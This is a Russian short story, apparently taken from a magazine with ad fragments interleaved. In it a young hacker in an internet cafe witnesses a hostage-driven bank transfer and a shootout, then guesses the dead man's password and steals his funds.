Какие-то безумные новости, обзоры неизвестных событий для тупых и доверчивых посетителей сайтов... Обилие эротики и порно, поток рекламы и счетчиков, врущих и не очень... Сколько всего пропускалось в единицу времени через жернова всемирной Сети, было непросто вообразить даже человеку, давно познавшему ее со всех мыслимых и немыслимых ракурсов. Пальцы услужливо вслепую находили

Последняя ступенька оказалась сколота наполовину, из-за чего он споткнулся и ударился рукой о стену.



нужные буквы на клавиатуре, вводились старые проверенные адреса, с них сознание кидало куда-то в случайные ссылки, волна катилась все дальше и дальше...

И вот уже человек с разорванным горлом забыл окончательно. Слияние с Сетью состоялось. Колесо обозрения крутилось со все возрастающей скоростью. Глаза превратились в сканеры, извилины впитывали информацию впрок, не в силах переварить все сразу. На фоне интернета подобный контакт изменял человека, превращал его из личности в губку, которая вбирала в себя все нужное и ненужное. Будто гигантская рука прошлась по всей планете, как по столу, собирая под себя золото и крошки, дерьмо и бриллианты - и вот она уже у края стола, готова стряхнуть все в пропасть...

В ТВОИ МОЗГИ.

»

# Отдых, который вам нужен

**ИГИДА АЭРО**  
Т. 945 3003  
945 4579

Лиц. ТД № 0025315

**АВЦ**  
Т. 508 7962  
504 6508

Приходилось сопротивляться. Он научил себя этому, когда понял, что сам становится огромной свалкой ненужных данных. Эта мысль посетила его совершенно случайно после разговора с одним очень хорошим другом Костей, кавээнщиком, капитаном известной команды. Разговор состоялся в то время, когда известность уже пришла к команде, причем недолговечная. Разговор тогда был посвящен не интернету, а поездке на сочинский фестиваль, но это не меняло сути дела.

... - Понимаешь, - говорил тогда Костя, - Мечты - это, безусловно, здорово. Вот я, например, мечтаю играть в КВН за сборную мира, причем обязательно капитаном. Сыграю, и можно будет завязать с этим делом, потому что больше не о чем будет мечтать. А пока... Представляешь, что было, когда мы приехали туда в первый раз? Никого не знаем лично, только "по ящику"?.. Кого ни встретим - готовы на всех кинуться за автографом, за общением, поделиться мыслями, набраться ума. Ну, такая свихнувшаяся на "звездах" молодежь. И что самое главное, совершенно искренне свихнувшаяся, без подхалимажа. Ведь мы как фрутбольные фанаты были. Видишь фамилию на футболке и про все забываешь. И вдруг - один нос воротит, второй... Снобизмом потянуло. Мы сначала не поняли. Нет, ну мало ли что, вдруг с похмелья человек, а мы с вопросами. Нет бы пива предложить! Там же пьют по-взрослому... Ну, не об этом речь. Понимаешь, я вдруг понял, как они на нас смотрят. Знаешь, кто мы для них тогда были? Тогда,

Руки сами стали искать какие-то лазейки в защите разного рода валютных учреждений, уже кое-что стало получаться...

пока не порвали всех и вся со сцены в премьер-лиге, а потом и в высшей, пройдя довольно далеко?

Он сделал паузу, достойную МХАТа. По Станиславскому, чем длиннее пауза, тем серьезнее актер. А актер он был очень и очень неплохой...

- Мы были НИКТО ИЗ СТРАНЫ НИГДЕ. И чтобы стать кем-то, кто имеет принадлежность и к городу, и к именам, и к ним самим, нужно было из кожи вон лезть. Удивлять, бороться, доказывать. А они сидели в зале и шептались о чем-то, когда мы со сцены выдавливали свои первые шутки... О чем? О бабах, о водке, о чем угодно! Только не о нас. Нас там не было. Пустая сцена. А на ней призрак отца Гамлета... Ну ничего, мы им всем потом показали, как надо работать... Я видел, как они, не отрываясь, смотрели на сцену, на которой выступала моя команда. Я видел оценки, я видел реакцию зала. А потом, представляешь, нас стали узнавать. Даже здороваться начали: кто издалека кивнет (сразу ясно, завидует), кто подойдет, руку пожмет, похвалит. Ну там, дальше уже пошла большая политика и все такое... Но вот первое ощущение - мне его никогда не забыть...

...Нельзя быть Никем из страны Нигде. Надо быть личностью даже там, где роль личности не очевидна - в интернете, где все виртуально. Там, откуда он приехал, он был личностью: его узнавали, с ним здоровались, его приглашали на работу и просто так посидеть за бокалом пива. Он был довольно грамотным хакером, которому вдруг перестало хватать жизненного пространства на периферии. Тогда он решил покорить большой город.

Вот только пока что он был НИКТО ИЗ СТРАНЫ НИГДЕ. И где-то его ждал фагоцит, предназначенный для него лично. Надо было бороться, чтобы этого не случилось. Он размял пальцы рук - машиналь-

но, как в предвкушении чего-то очень и очень интересного.

- Сейчас мы посмотрим, кто кого... - прищурившись, посмотрел он на монитор, потом махнул администратору, проглевая время еще на час (где-то в глубине души шевельнулась жалость к утекающим деньгам, но он отринул от себя прочь подобные пораженческие настроения). В голове роились какие-то наполеоновские планы, он уже видел себя покорителем этого города. Руки сами стали искать какие-то лазейки в защите разного рода валютных учреждений, уже кое-что стало получаться...

И в это время в кафе вошел человек, которому здесь явно было не место.

Во-первых, он казался старше всех, кто был здесь, лет на тридцать и годился всем в отцы, а некоторым даже в дедушки. Во-вторых, он выглядел как человек, который мог бы быть хозяином сети побных (и не только побных, но и в сотни раз лучше) интернет-кафе. Тонкий запах дорогого одеколона почувствовали все, и это заставило оторваться от экранов даже самых заядлых игроков и чатлан. Они проводили его взглядами, полными удивления и непонимания, пока он дошел до администратора, после чего в их мозгах сработало защитное реле и они вернулись продолжать процесс.

Ну а в-третьих... Похоже, он жутко боялся этого места...

Нет, не так. Он просто - чего-то ЖУТКО БОЯЛСЯ.

Временами он оглядывался на лестницу, по которой спустился сюда, бросал тревожные взгляды на парней и девчонок за ближайшими компьютерами и постукивал носком лакированного ботинка по полу. Администратор же пока не торопился обратить внимание на него, продолжая слушать свою музыку.

Он тихо кашлянул. Никакого эффекта. Какой там кашель! В наушниках грохотало так, что слышно было даже здесь, у дальних компьютеров.

Похлопав себя по карманам плаща (как делают люди, которые проверяют, на месте ли какая-нибудь важная вещь, причем делают это совершенно неосознанно, тем самым привлекая внимание всяческих карманников), он вытащил бумажник, попытался видом гение привлечь внимание администратора, и это ему удалось. Админ громко сказал:

- Семнадцатый!

"Рядом". Мужчина сначала не понял, что это значит, но быстро сообразил. Еще раз кинув настороженный взгляд на лестницу, он перешагнул рюкзаки, которые, казалось, приросли в этом месте к полу, и опустился на стул перед компьютером. Со стулом ему повезло - ни скрипа, ни ползающего сиденья.

Глаза его прошлись вдоль всего глинного стола, за которым, кроме него, сидели сейчас еще семь человек. Все были погружены в свои мониторы, трое в наушниках резались в "Контру" и громко переговаривались, бросая друг другу сленговые выкрики.

"Зачем он здесь?"

Мужчина, как усердный школьник, высунул кончик языка и попытался вникнуть в суть происходящего. Чувствовалось, что с компьютером он знаком, но зацеплен на чем-то очень и очень стандартном. Похоже, он был из тех, кто использовал технику в основном для подсчета собственных капиталов.

Со стороны это выглядело интересно. Медленно, но верно мужчина шел к некоему ему одному понятной цели. Вот он разобрался с интернетом, вот вводит адрес в строке, читает что-то по-английски прямо с экрана, смешно шевеля губами. Вот читает по-русски, без запинки.

Было видно, что перед ним распахнулась регистрационная форма. Несколько строк он заполнил быстро, не задумываясь. Потом полез в бумажник, вытащил свернутый вчетверо листок и внес в поля





какие-то значения – ряд цифр, разделенных дефисами. Он не особо заботился о конфиденциальности, поэтому скопировать за ним все эти данные в текстовый файл, просто скосив глаза в сторону его монитора, не составило бы труда.

Форма была заполнена. Он отправил данные по Сети, спустя секунду открылась другая. Полей в ней было поменьше, зато страница логотипами была покрыта очень обильно. Из знакомых были только Visa и MasterCard.

На этот раз мужчина, прежде чем достать что-то из внутреннего кармана пиджака, оглянулся по сторонам. Взгляд удалось отвести вовремя, иначе любопытство пришлось бы чем-то объяснять. Оглянувшись, даже зачем-то посмотрел себе под ноги. Вдруг увидел на мониторе web-камеру, присмотрелся повнимательнее, вникая в суть девайса, после чего пошарил рукой под крышкой стола ("Откуда знает, блин?!"), нащупал прилепленную там кем-то жевательную резинку, плюнул на нее, незаметно размял пальцами и, воровато озираясь, залепил получившимся комочком глазок.

Для вида приходилось шлепать пальцами по клавиатуре и шевелить мышкой, чтобы не казаться совсем наглым наблюдателем. Страницы менялись сами собой, когда удавалось случайно ткнуть указателем в ссылку, но оторвать глаза от этого мужчины было практически невозможно. "Блокнот" ждал очередной порции информации, утянутой с чужого монитора. Трудно было представить, зачем все это может понадобиться, но чем черт не шутит?!

Мужчина же, закрыв камеру, снова полез во внутренний карман пиджака и вытащил кредитную карточку. Яркую, с золотым тиснением. Ключ к вратам рая.

"Он совершает операцию с деньгами. Покупает, продает, переводит, что еще можно с ними делать? – закрутился в голове водоворот мыслей. – Надо смотреть во все глаза..."

Потом он просмотрит все ссылки, по которым ходил сосед по компьютеру, определит, для чего вводились все эти данные, и попытается воспользоваться ими. А сейчас – смотреть, запоминать, думать...

Мужчина уставился на свою кредитную карту так, словно впервые увидел ее. Потом положил перед собой на стол, аккуратно взгляделся в экран и принял вносить в форму данные с карты.

Все происходило медленно, практически каждую цифру мужчина сверял с тем, что видел перед собой. Так продолжалось около минуты или двух, после чего он достал из кармана футляр с очками, нацепил на нос и стал похож на учителя. Глядя поверх стекла в монитор, он сверился с данными, указанными на карте, и остался доволен.

Убрав карту в карман, он нажал на клавиатуре Enter, откинулся на спинку стула и поднял глаза к потолку. Губы что-то шептали, но различить слова было практически невозможно из-за бесконечных выкриков соседей по залу.

Внезапно что-то изменилось: сначала было непонятно, что именно, но потом стало ясно. Это админ вскочил со своего места и снял наушники, звенящая музыка стала слышна повсюду в зале. Многие посетители подняли головы в недоумении. Администратор, похоже, был просто в шоке. Не отрывая глаз от входа с лестницы, он вжимался в угол, стараясь уменьшиться в размерах, а лучше – провалиться сквозь бетонный пол в негра города, в мрак коммуникаций и сырость проржавевших труб...

А через пару секунд в зал шагнули двое с пистолетами в руках.

Два человека из мира мужчин в дорогих костюмах. Они словно были сделаны из того же материала

## «DVD Эксперт» - ДОМАШНИЙ КИНОТЕАТР ДЛЯ ВСЕХ



### В ИЮЛЬСКОМ НОМЕРЕ:

- Самые интересные новинки AV-рынка: мнение специалистов
- Инсталляция: домашний кинотеатр космонавта Г. Гречко
- Megatest DVD-плееров: 25 самых популярных моделей



\*100% гарантия широкоэкранного анаморфного изображения; звуковые дорожки DD5.1. DVD-приложения к журналу соответствуют уровню качества ЛУЧШИХ мировых изданий!

ла, что и костюм, да и оружие явно вселяло в них смелость, оптимизм и веру в безнаказанность.

Он не сразу заметил их. Он прикрыл глаза и, казалось, задремал. Напряженность в его теле, которая сквозила в каждом движении, когда он вошел сюда, постепенно покидала его. Увидев мужчину спокойно сидящим на стуле, вошедшие убрали пистолеты за пояс и, пнув пару рюкзаков в сторону, прошли поближе.

На парня за компьютером по правую руку от того, к кому они приближались, эти люди не обратили никакого внимания. Да он и сделал все, чтобы не привлечь ничье внимание: вжался в стул, нацепил беспроводные наушники, принялся постукивать пальцем по столу, делая вид, что слушает какую-то музыку. Они миновали его, обошли с двух сторон.

Когда лагерь одного коснулась плеча мужчины, тот не вздрогнул. Просто открыл глаза и посмотрел на того, чья рука лежала сейчас у него на плече. Тот в ответ улыбнулся.

- Поздно, - сказал он пришедшим за ним. - Все уже сделано...

- Не все, - почти ласково произнес второй, стоявший за его спиной. Он протянул мужчине какую-то фотографию, на которой в полный рост была изображена какая-то девушка. - Это аргумент?

Мужчина кивнул и вцепился побелевшими пальцами в край стола.

- Что будем делать? - убирая фотографию обратно, спросил он снова из-за спины. - Похоже, стоит

Пришлось кивнуть, потому что вид пистолета производил гнетущее впечатление и заставлял соглашаться со всем.

подумать об обратном... Вернуть все на место - мне кажется, это выход.

Мужчина снова кивнул и заставил себя убрать руки со стола. Чувствовалось, что ему трудно дышать. Лицо побагровело, дыхание стало шумным и частым. Он трясущими пальцами принялся нажимать на клавиши. Он делал слишком много ошибок, то и дело исправляя набранные данные. Двое рядом с ним внимательно смотрели на экран, не замечая, как парень за компьютером сбоку, затаив дыхание, наблюдает за ними краем глаза.

Свераясь с кредитной картой, мужчина уже заканчивал операцию, когда внезапно его будто ударило током. Он ударился грудью о стол и схватился за сердце, едва не раздирая костюм на себе. Лицо, перекошенное болью, превратилось в жуткую животную гримасу, сквозь сжатые зубы вырвался крик. Его словно тянуло куда-то в сторону. Один из наблюдателей попытался подхватить его за плечо, но не успел. Мужчина упал на спину, превратившись в напряженную дугу. Стул с грохотом перевернулся, опустившись рядом. Стоявшие рядом парни отскочили в стороны, как будто пытались увернуться от брызгов воды из грязной лужи.

Сложно было сказать, напуганы они или удивлены, но случившееся явно не вписывалось в их планы. Они смотрели недоумевающим взглядом на мужчину, который только что был в полном порядке и выполнял их указания, а теперь превратился в безвольную куклу, управляемую болью из глубины груди.

Они переглядывались между собой и оставались такими же беспомощными. Никто из них - будь он даже негласным лидером их дуэта - не мог явить собой ничего решительного, никто не мог управлять событиями. Человек умирал у них на глазах, сердеч-

ная боль рвалась из него вместе с криком и отрывистым дыханием.

Люди постепенно отрывались от своих компьютеров. Прямо перед ними раздвигалась драма, которой они никогда в жизни не видели. Затаив дыхание, они медленно приподнимались со своих мест, чтобы получше разглядеть происходящее.

Внезапно мужчина на полу обмяк, превратившись в нечто тающее, восковое. Жизнь ушла из него. Стоны, крики и шумное дыхание исчезли без следа, воцарилась жуткая, совершенно не свойственная этому месту тишина, которая рвалась каждому в уши, заставляя сердце замирать, а зрачки - расширяться. Она из девочек в дальнем конце зала вскрикнула - коротко, очень по-детски, будто ей наступили на ногу.

- Что это? - произнес один из парней с пистолетами.

- Не знаю, - ответил второй. - Но, кажется, мы остались ни с чем.

- Но он же что-то делал...

- Ты можешь определить, закончил ли он? - парник был ожесточен происшедшим, взвинчен до предела. Потные пальцы бесконечно перебирали рукоятку пистолета, являя собой некий танец, долженствующий предшествовать беспорядочной стрельбе.

- Нет, - замотал головой в ответ первый. - Сигнал, конечно, поступит...

- Когда, какой сигнал? Что ты мелешь? Они там сидят и ждут, что деньги рванут к ним, как золотая струя из фонтана! Они проверяют счет...

- Так они и скажут...

- Ничего они не скажут! Они посмотрят на часы, поожгут контрольную минуту и пустят этой девчонке пулю в голову! А потом... Ты сам знаешь, что будет потом!!!

Перспектива была, похоже, крайне неприятной. Соседу по компьютеру оставалось только втянуть голову в плечи, чтобы не стать случайной жертвой, как тот бомж, попавший под автобус. Наушники неспешно сползли в сторону. Сложно было делать вид, что его ничего не интересует. И это его подставило: парни, постоянно оглядывавшиеся по сторонам, обратили на него внимание. Переглянувшись, они выдернули его с места и усадили за компьютер, который волей судьбы освободился.

Он не пытался сопротивляться. Это было практически невозможно. Люди, заинтересованные в сохранении своих жизней, железной хваткой подхватили его за плечи и просто перенесли на стул, на котором только что умер человек.

Он плюхнулся на стул, словно на бетонную плиту. Стул, казалось, был сделан специально для того, чтобы пытать на нем непокорных. Перекошенная спинка не давала никакого удобства, а снизу колола какая-то железная заноза. Руки сами вцепились в сиденье, прижимая тело к этой занозе, словно видя в ней спасение.

- Парень, ты пока еще не понял, куда вляпался, - зашептали в ухо откуда-то сзади. - Для тебя есть работенка... Ты понимаешь то, что сейчас на экране?

Пришлось кивнуть, потому что вид пистолета, лежавшего рядом с мышкой, производил гнетущее впечатление и заставлял соглашаться со всем. Глаза неподвижно смотрели на оружие, совершенно не замечая, что творится на мониторе. Тычок в шею отрезвил, зрение сфокусировалось на изображении. Где-то тут рядом должна была быть кредитная карта...

В общем, сделать оставалось не так уж и много. Правда, так могло только показаться на первый взгляд. Человек, который никогда не имел дела с банковскими операциями, запросто мог ошибиться где угодно.

- Ты будешь начинать или нет? - снова голос из-за спины. Кто-то из них двоих тем временем подо-



шел к неподвижно лежащему телу, присел на одно колено, нащупал сонную артерию, отрицательно покачал головой. У дальней стены кто-то коротко всхлипнул.

Руки пришлось положить на клавиатуру. (А оторвать их от стула как сложно оказалось! Чуть ли не сложнее любого поступка в жизни!) Казалось, пальцы намазаны каким-то чудодейственным клеем, а мышцы предплечий свело неимоверной силы судорогой. Преодолеть и то, и другое одновременно оказалось делом непростым.

Но осуществимым.

- Я попробую, - прохрипел он. - Но я...

Он хотел сказать "...не уверен", но решил, что лучше промолчать.

- Пробуй, пробуй, только не затягивай, - поднял глаза от трупа, сказал напарник. - У тебя не так уж много времени.

"Это у вас не так уж много времени", - промелькнуло в голове. Но начать пришлось.

Внимательно просмотрев все заполненные поля формы, он ввел номер кредитной карты. Потребовалось контрольное слово. Он оглянулся на парней, стоящих за спиной.

- Чего? - спросил первый.

Он молча указал рукой на экран, пальцем ткнув непосредственно в вопрос.

- Конкретнее, - прозвучало в ответ.

- Здесь надо ввести слово. Не менее чем из шести букв. Я его, естественно, не знаю. Кто подскажет?

- Какое слово? - не понял второй и подошел ближе, наклоняясь к экрану.

- Что-то вроде пароля, подтверждающего личность человека, совершающего операцию. Ключ.

"К ларчику..."

Те двое переглянулись. Стало ясно, что сейчас у них могут начаться еще более серьезные проблемы.

- Что он мог тут придумать? - стали рассуждать они. - Ты пока делай хоть что-нибудь...

Пришлось начать тупой перебор всего, что приходило на ум. Естественно, это не помогало, но позволяло потихоньку тянуть время. С трудом, но верилось, что по достижении некоего момента вся эта проблема потеряет актуальность, в зале появятся люди с "противоположной" стороны, спасут, помогут, отомстят...

А пока он занимался этой бездарной работой, двое спорили между собой о том, что же это могло быть за слово. Кинувшись к покойнику, они переворошили его плащ и пиджак, просмотрели бумажник в поисках какого-то листочка с паролем, указания на то, что же это могло быть - безрезультатно.

- Нет! - заорал один из них. - Не может быть все так глупо! Какой-то чертов пароль - и все мы отправляемся в ад!

Его напарник вздрогнул от этого крика.

- Не расслабляйся! - ответил он ему. - А ты думай, думай давай! - крикнул он в сторону компьютера.

Вот только думай не думай - вариантов не было. Никаких.

Оставалось продолжать делать вид, что работа идет. Он показушно вытер пот со лба и продолжил набивать клавишами мимо полей формы какую-то чушь, прекрасно понимая, что после некоторого конечного числа неудачных попыток сервер закроет соединение. В нем внезапно взвырвало какое-то безумие, тот самый синдром единения с теми, кто берет в заложники людей. Какая-то гурацкая бравада, но он понимал, что сейчас не стоит напрягаться, не стоит закрывать сессию несколькими неправильными паролями. Чувствовалось, что все это еще пригодится...

Тихий хлопок со стороны двери.

Тот, что, словно безумный, потрошил одежду умершего мужчины, упал на него, будто решил оставить всякие попытки найти ответ на вопрос. Упал, раскинув руки и накрыв своим телом уже начавший остывать труп.

Второй выпрямился в полный рост, как струна, и выстрелил несколько раз в сторону входа. Грохот был такой, что мгновенно заложило уши. Девчонки, которые сидели в ряду напротив, заверещали так, что на какую-то секунду их крики сравнялись по громкости с шумом стрельбы. Едкий дымок из ствола ринулся следом за потоком, уносящим его в вентиляционный короб...

Наг головой администратора в крошево разлетелся бетон. Огня пуля свалила на пол большую стойку с рекламными плакатиками и журналами, еще одна вонзилась в стол, проделав огромную дыру в эмблеме "Warcraft".

Стрельба прекратилась так же внезапно, как и началась. Слышалось только тяжелое дыхание человека, державшего пистолет. Так и хотелось медленно-медленно сползти со стула на пол и втянуть голову в плечи...

Мелко дрожали ноги и стучали зубы - достаточно громко, чтобы это было слышно на весь зал. Неожиданно оглушительно прозвучало передергивание затвора. Пустая обойма упала на пол, на ее месте быстро появилась другая.

- Эй! - крикнул человек с пистолетом в сторону выхода. - Все уже сделано! Поздно! Девчонку мы

Вот он уже перешагнул через труп своего напарника, наступив в лужу крови, которая натекла из-под мертвеца на пол.



все равно отпустим, поэтому дайте мне уйти! Я просто делаю свою работу!

Тишина была ответом. Со стороны лестницы слышался лишь легкий шум каких-то шагов. Похоже, стрелок, сваливший одного из них, либо принимал удобную позу, либо готовился к броску в зал.

- Эй, там! - еще одна попытка решить проблему. - Ничего личного!

- Как он умер? - внезапно раздался голос. Металлический, бесстрастный голос, требующий немедленного ответа.

- Сам... Я не знаю, мы его не трогали. Он просто упал со стула. Может, сердце отказало...

- Сердце? Да, у него было больное сердце... - голос стал чуть мягче, в нем проскользнула нотка жалости. - И ты считаешь себя непричастным?

- О чем мы говорим?! - потихоньку продвигаясь к выходу, сказал человек, стараясь при этом направлять свой голос таким образом, чтобы не дать понять врагу, что он приближается. - Я так же причастен к его смерти, как ты к смерти Кеннеди...

Вот он уже перешагнул через труп своего напарника, наступив в лужу крови, которая натекла из-под мертвеца на пол. Вот ему осталось до выхода всего-то шагов шесть-семь - не больше. Он держал пистолет на вытянутых руках, держал вполне профессионально, периодически переводя ствол с уровня головы на уровень груди, как будто готовясь выстрелить в любом направлении в любое мгновение.

Все замерло.

- Ты хочешь уйти? У меня нет таких полномочий.

Человек с пистолетом кивнул в ответ, понимая, что говорить он уже не может: тогда бы стало ясно, где он находится. И в этом кивке отразилось все его желание жить...

В следующую секунду он умер.

Выстрел прозвучал как-то тихо, вкрадчиво, сухо. Просто кто-то щелкнул пальцами...

Он упал рядом с лестницей. Упал, раскинув руки и отшвырнув пистолет куда-то вверх, к потрескивающим, словно цикады, лампам дневного света.

Полномочий оставлять его в живых действительно не было.

Из-за стены со стороны лестницы показался человек, держащий пистолет перед собой. Сложно было сказать, как и когда он выстрелил. Похоже, его профессионализм был гораздо выше, чем у тех, кого он убил.

Подойдя к лежащим телам, он огляделся: парни и девушки, которые были немymi свидетелями перестрелки, провожали его напуганными взглядами и тут же отворачивались, едва встречаясь с его взглядом. Он наклонился над тем, кого не смог спасти. Откинул в сторону лежащий на нем труп, аккуратно подвел ладонь под затылок, приподнял голову, взглянул в лицо с застывшей на нем маской боли.

- Жаль... - тихо сказал он, но услышали его многие. - Ведь все уже было так близко к финалу... Очень жаль.

После этого он выпрямился в полный рост и выстрелил в тех, кто уже и так, по-видимому, был мертв. Но такова была его работа. Головы мертвецов дернулись. Две пули - две порции мозгов на бетоне. Откуда-то донеслись звуки изливающейся рвоты и тихий стон.

Потом можно будет гля видимости потерять сознание, даже испачкаться чужой кровью, благо из двух застреленных ее натекло предостаточно.

Из кармана был извлечен мобильный телефон, несколько секунд ожидания, потом пара коротких фраз - и вот он уже уходит, унося с собой тайну...

И только жадные глаза парня, сидевшего за компьютером, смотрели ему в спину. Он единственный в зале не был напуган настолько, чтобы перестать воспринимать действительность. Единственный, кто не потерял присутствия духа, и это было потому, что сегодня он уже пережил одну внезапную нелепую смерть. Казалось, он был готов и не к такому...

Спустя несколько секунд зал опустел. Несколько человек рванули к выходу со скоростью пули. Остальные просто встали и вышли - размеренно и, казалось, спокойно, но на самом деле это было спокойствие зомби. Страх сковал эмоции. Выход страстям наступит спустя некоторое время, не здесь и не сейчас. Кто-то сегодня напьется, у кого-то случится истерика. А кого-то свалит крепкий беспробудный сон с примесью кошмаров...

Три трупа на полу и абсолютно пустой зал. Мужчина, умерший первым, сейчас был похож на спящего: настолько его лицо разгладилось после окончаний мучений.

Желание выскочить вслед за всеми было не просто сильным - оно казалось нестерпимым. Вот именно поэтому не следовало спешить вставать со стула. Со страхом нужно бороться, иначе опустишься до банальной трусости, а ей сегодня здесь не место.

Коротко это называлось одним словом - шанс. Шанс один из нескольких миллионов. Уникальная возможность совершить банковскую операцию, свидетелей которой нет и не будет, в полном одиночестве. Полицию, конечно, уже вызвали, но время есть в любом случае. Надо только сосредоточиться, суметь правильно воспользоваться ситуацией и выжать из нее максимальный КПД.

Потом можно будет гля видимости потерять сознание, даже испачкаться чужой кровью, благо из двух застреленных ее натекло предостаточно. Притвориться оглушенным, раненым: его обязательно будут допрашивать, он держал в руках эту чертову карточку, он что-то делал на компьютере... Могут даже поначалу посчитать соучастником, но тут, кажется, проблем быть не должно - разберутся, никуда не денутся.

- Вот только пароль... - прошептал он и стал заполнять регистрационную форму с самого начала. Метнувшись к тому компьютеру, за которым он сидел изначально, открыл файл, в который вносил все подсмотренные данные, впечатал их в первую страницу, после чего благополучно переместился (виртуально, конечно же) на следующую.

Вот тут-то он заскрипел зубами. Надо было очень быстро и точно решить задачу с контрольным словом.

Мысли, как на грех, заглушались громким стуком встревоженного сердца. Пару раз глубоко вздохнув и сосредоточившись, он принялся перебирать в уме различные логические варианты - имена, стандартные наборы слов, которые люди обычно используют в качестве паролей, совершенно не задумываясь о том, что все это очень и очень легко подобрать. Положив обе ладони по бокам клавиатуры, он закрыл глаза.

Шанс.

Единственный шанс не быть сожженным безумными фангитами этого проклятого города. Деньги, спрятавшиеся сейчас за каким-то глупым словом.

Слишком велика цена.

- Господи, господи, - шептал он себе под нос, пытаясь превратиться в экстрасенса. Он прекрасно понимал, что никогда в жизни не простит себе, если проиграет. В этой ситуации проигрыш - повод для самоубийства.

"...Чтобы стать кем-то, имеющим принадлежность и к городу, и к именам..., нужно было из кожи вон лезть. Удивлять, бороться, доказывать..."

- Ну, удиви меня! - закричал он в пустоте зала, испугав самого себя. - Борись, докажи, что ты можешь! Что это именно ты, Ты, Ты!

И вдруг он увидел, что под столом что-то лежит. Белое, бумажное. Небольших размеров.

Фотография. Та самая фотография, которая сломала человека за компьютером и заставила изменить принятое решение. Фото девушки.

На обороте написано ее (скорее всего - ее) имя.

Он поднял фотографию с пола и прочитал:

- Виолетта.

А потом ввел имя в парольную строку.

Шанс.

И это сработало.

Он получил доступ к денежным операциям. Сумма, открывшаяся ему, не просто удивила - она напугала.

- Если это правда, - говорил он себе, прислушиваясь к тому, что творится на лестнице, не стучат ли ботинки, не воеет ли сирена, - то у меня открывается замечательная перспектива... Возможность перестать быть Никем из страны Нигде.

Он создал еще один счет и вносил в него свои данные, создавая того, кто сможет взять деньги в руки, предъявив паспорт. Потом принялся за перевод.

Все получилось очень и очень быстро. Через несколько секунд он стал сказочно богат. Богат вопиюще, НЕСТЕРПИМО. Груз денег давил на него издалека, из больших охраняемых хранилищ, звал тратить, гулять, покупать, покупать, покупать... Голова кружилась от доселе незнакомого ощущения полной независимости и вседозволенности, кружилась, как





глобус, раскрученный неповкой, но сильной рукой школьника, меридианы сменяли друг друга, сливаясь в единый материк, сердце билось в груди, рвало наружу, в ушах звенело, музыка лилась отовсюду, и даже три трупа на полу зала не могли изменить картину - они очень удачно дополняли ее.

На костях - богатство. Он стоял на этих телах, как на фундаменте. Он подмял под себя и тела людей, и память о людях, которая будет омрачена тем, как они умерли...

Секунды летели, а он, закрыв глаза, мчался куда-то вдаль, унося с собой миллионы, свободу, страх, совесть, счастье, смерть, рай и ад. И никто не мог помешать ему.

А потом он услышал шаги. Быстрые, торопливые шаги. Клацали какие-то железки, стучали по бетону ступенек подковы сапог, звучали чьи-то голоса. Время радоваться и предаваться эмоциям вышло. Настала пора замечать следы.

Он ринулся к трупам рядом с компьютером, запустил пальцы в лужу крови, потом другой рукой одним резким движением, захватив "молнию" от куртки, расцарапал себе щеку и размазал кровь по лицу. Шаги были уже рядом, когда он, рванувшись в угол, привалился спиной к стене в паре метров от компьютеров, вытянул ноги и погрузился в виртуальный обморок...

Его "привело в чувство" чье-то прикосновение к щеке. ОМОновец ткнул пальцем ему в подбородок, пытаясь приподнять голову. Он очень правдиво застонал и схватился за затылок, заваливаясь набок. Его тут же подхватили. Кто-то понес его на руках на улицу, спотыкаясь на разбитых ступеньках. Сквозь прикрытые веки он ощутил солнечный свет, застонал снова и понял, что выиграл. Ему поверили...

Отпустили его довольно быстро: он, конечно, рассказал все как было, опустив только то, что произошло после ухода киллера. Он оставил все в тайне, ибо эта тайна стоила всей его жизни. Он боялся признаться даже самому себе в том, что все это случилось на самом деле, что это никакой не сон, что осталось только направиться в ближайший банк, узнать состояние своего счета и начинать потихоньку снимать оттуда деньги.

И уже он сам будет унижать этот город, как захочет.

Сам. Со всей присущей ему злопамятностью.

Он отошел от машины, в которой сидел оперативник. Заклеенная пластырем щека саднила. В голове промелькнула мысль о какой-то заразе, что могла просочиться к нему с кровью, но он прогнал ее прочь, стараясь не заикливаться на этом. Впереди была вся жизнь. Так какой смысл думать о развитии того, в чем полностью не уверен?!

Все, что было нужно сейчас - это успокоиться. Успокоиться, свикнуться с мыслью о том, что в его судьбе случился серьезный перелом, что он внезапно оказался выше многих в этом мире, что он выплыл из водоворота, который затягивал его в самое сердце городской канализации, в дерьмо и боль...

Недалеко отсюда он наткнулся на ту самую автобусную остановку, на которой он видел смерть впервые в своей жизни. Впервые - чтобы потом пережить сразу три страшных, нелепых смерти, которые были подчинены власти над миром. Подчинены деньгам.

Он не пытался выстроить логическую цепочку, приведшую всех людей, участвующих в этой драме, туда, где они все умерли, да и не хотел делать этого. Как получилось, так и получилось.

Судьба.

Ноги сами принесли его на эту злосчастную остановку, на этот трамплин, который вывел его на орбиту. Пятно, засыпанное песком, не привлекало ничье-

го внимания. Люди, равнодушно стоящие на том месте, где умер человек, так же равнодушно смотрели сквозь того, кто подошел и сел на скамейку.

Он опустился туда же, где сидел в ночь случайного убийства, прислонился спиной к забитой рекламной пластмассовой стенке и прикрыл веки. Улица шумела, мчались машины, сигналили автобусы. Периодически раздавались свистки милиционеров, чьи-то голоса, смех, лай собаки... Пришел покой, какая-то слабость, нега, с которой не хотелось бороться. Он наслаждался этим уличным шумом, этой уверенностью в том, что уже ничего не может случиться, что система побеждена и капитулировала.

- Молодой человек... - послышался голос откуда-то со стороны солнца. - Не подвинетесь?

Он открыл глаза, выдергивая себя из медитации. Женщина. Пожилая, с тростью. Места на скамейке не было, а ей, судя по всему, хотелось присесть. Он молча кивнул и поднялся. Женщина кивнула в ответ, с трудом опустилась и, вытянув правую ногу, принялась растирать колено.

Он попытался закрыть глаза стоя, но это не очень хорошо получалось: он был явно измотан, тело раскачивалось из стороны в сторону, запросто можно было сойти за пьяного. Он потрогал пластырь, наклеенный на щеку, поморщился, повернулся...

И огромное боковое зеркало автобуса буквально снесло его, швырнув на столбик ограждения. Что-то твердое, массивное рвануло его горло, внезапно об-

Я буду осторожен.  
Внимателен. Я смогу  
победить тебя...



нажив гортань. Воздух зашипел в горле, превращаясь в кровавую пену...

Он вскрикнул и открыл глаза.

Около него действительно стояла женщина. Молодая, симпатичная. Стояла спиной к нему и читала какую-то книгу. Он медленно прикоснулся к своему горлу, которое оказалось совершенно невредимым - воздух вливался в легкие безо всяких проблем, никакой крови и свистящего дыхания, ничего...

Он встал и отошел от автобусной остановки на несколько метров.

- Ничего у тебя не выйдет, - сказал он, ни к кому конкретно не обращаясь. - Я буду осторожен. Внимателен. Я смогу победить тебя...

